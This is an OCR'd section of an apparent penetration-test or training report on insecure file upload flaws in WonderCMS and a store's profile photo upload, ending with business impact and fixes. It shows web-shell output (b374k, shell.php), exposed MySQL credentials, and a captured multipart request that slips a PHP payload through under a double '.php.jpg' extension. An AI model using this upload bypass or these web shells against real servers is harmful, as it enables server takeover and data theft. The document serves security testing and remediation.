
2. Insecure File Uploading Flaw

This happens when applications do not implement proper file type checking and allow uploading of files of different file formats. For example, a PHP file instead of a jpeg profile picture.


Insecure File Upload (critical)	The attacker can upload insecure shells and files and gain access over the entire database and login as the admin and the vesion is known to have vulnerabilities. Affected URLs: • http://3.108.196.61/wondercms/ • http://3.108.196.61/profile/16/edit/ Affected Parameters: • File upload (POST) • Photo upload in profile(POST)

Observation:

When we navigate to http://3.108.196.61/wondercms/ url ,we get the password on the page and login as : **admin** in the url http://3.108.196.61/wondercms/loginURL . In Setting->Files option any files can be uploaded and click on uploaded file. When attacker upload Malicious files and get access to whole server. As shown in below images.




POC(Proof Of Concept) :



```
nginx/1.14.0
Linux ip-172-26-15-225 5.4.0-1030-aws #31~18.04.1-Ubuntu SMP Tue Nov 17 10:48:34 UTC 2020 x86_
server ip : 35.154.210.198 | your ip : 157.45.77.250
safemode OFF
> / home / trainee / wondercms / files /

a.php
b374kmini.php
docs
images
ini.php
php.ini
shell.php

trainee $
```

Jayalah Indonesiaku ©



```
nginx/1.14.0
Linux ip-172-26-15-225 5.4.0-1030-aws #31~18.04.1-Ubuntu SMP Tue Nov 17 10:48:34 UTC 2020 x86_64
server ip : 35.154.210.198 | your ip : 157.45.77.250
safemode OFF
> / home / trainee / wondercms / files /
```


Connect to mySQL server

Host	localhost
Username	root
Password	password
Port	3306

Jayalah Indonesiaku ©

Observation:

- After login as Customer, when you try to edit your profile you will find a option to Upload profile photo there you can upload your image in jpg, jpg, png formats. Now Upload a php file and intercept request using BurpSuite . Add .jpg extension to file name as shown below right image and do forward. The php file get uploaded successfully.



My Profile

root

playprotech@gmail.com

root


8088103533

alert('2')

UPLOAD PROFILE PICTURE

UPDATE


Copyright @ Lifestyle Store. All Rights Reserved.



```
-----------------------------365822760118630031101955896370
Content-Disposition: form-data; name="name"

root
-----------------------------365822760118630031101955896370
Content-Disposition: form-data; name="contact"

8088103533
-----------------------------365822760118630031101955896370
Content-Disposition: form-data; name="address"

alert('2')
-----------------------------365822760118630031101955896370
Content-Disposition: form-data; name="user_id"

17
-----------------------------365822760118630031101955896370
Content-Disposition: form-data; name="profile_pic"; filename="annu.php.jpg"
Content-Type: application/octet-stream

<?php echo"Hacked";?>
<?php phpinfo();?>
-----------------------------365822760118630031101955896370
Content-Disposition: form-data; name="X-XSRF-TOKEN"

3b474b4ab9e2062037d0d8b01207e7d1550761afc08765dbb4faa28c4de330ff
-----------------------------365822760118630031101955896370--
```

POC(Proof Of Concept) :


- Clearly we can see that php file got uploaded.



Profile updated succesfully.

My Profile

root
playprotech@gmail.com
root
8088103533
alert('2')



3.108.196.61/profile/profile.php

Lifestyle Store

My Profile

root
playprotech@gmail.com

Username:	root
Contact No.:	8088103533
Delivery Address:	alert('2')

Business Impact – Extremely High

Any backdoor file or shell can be uploaded to get access to the uploaded file on remote server and data can be exfiltrated. The presence of an actual malicious file can compromise the entire system leading to system takeover/ data stealing.

Recommendation

- Change the Admin password to something strong and not guessable.
- The application code should be configured in such a way, that it should block uploading of malicious files extensions such as exe/ php and other extensions with a thorough server as well as client validation. CVE ID allocated: CVE-2017-14521.
- Rename the files using a code, so that the attacker cannot play around with file names.
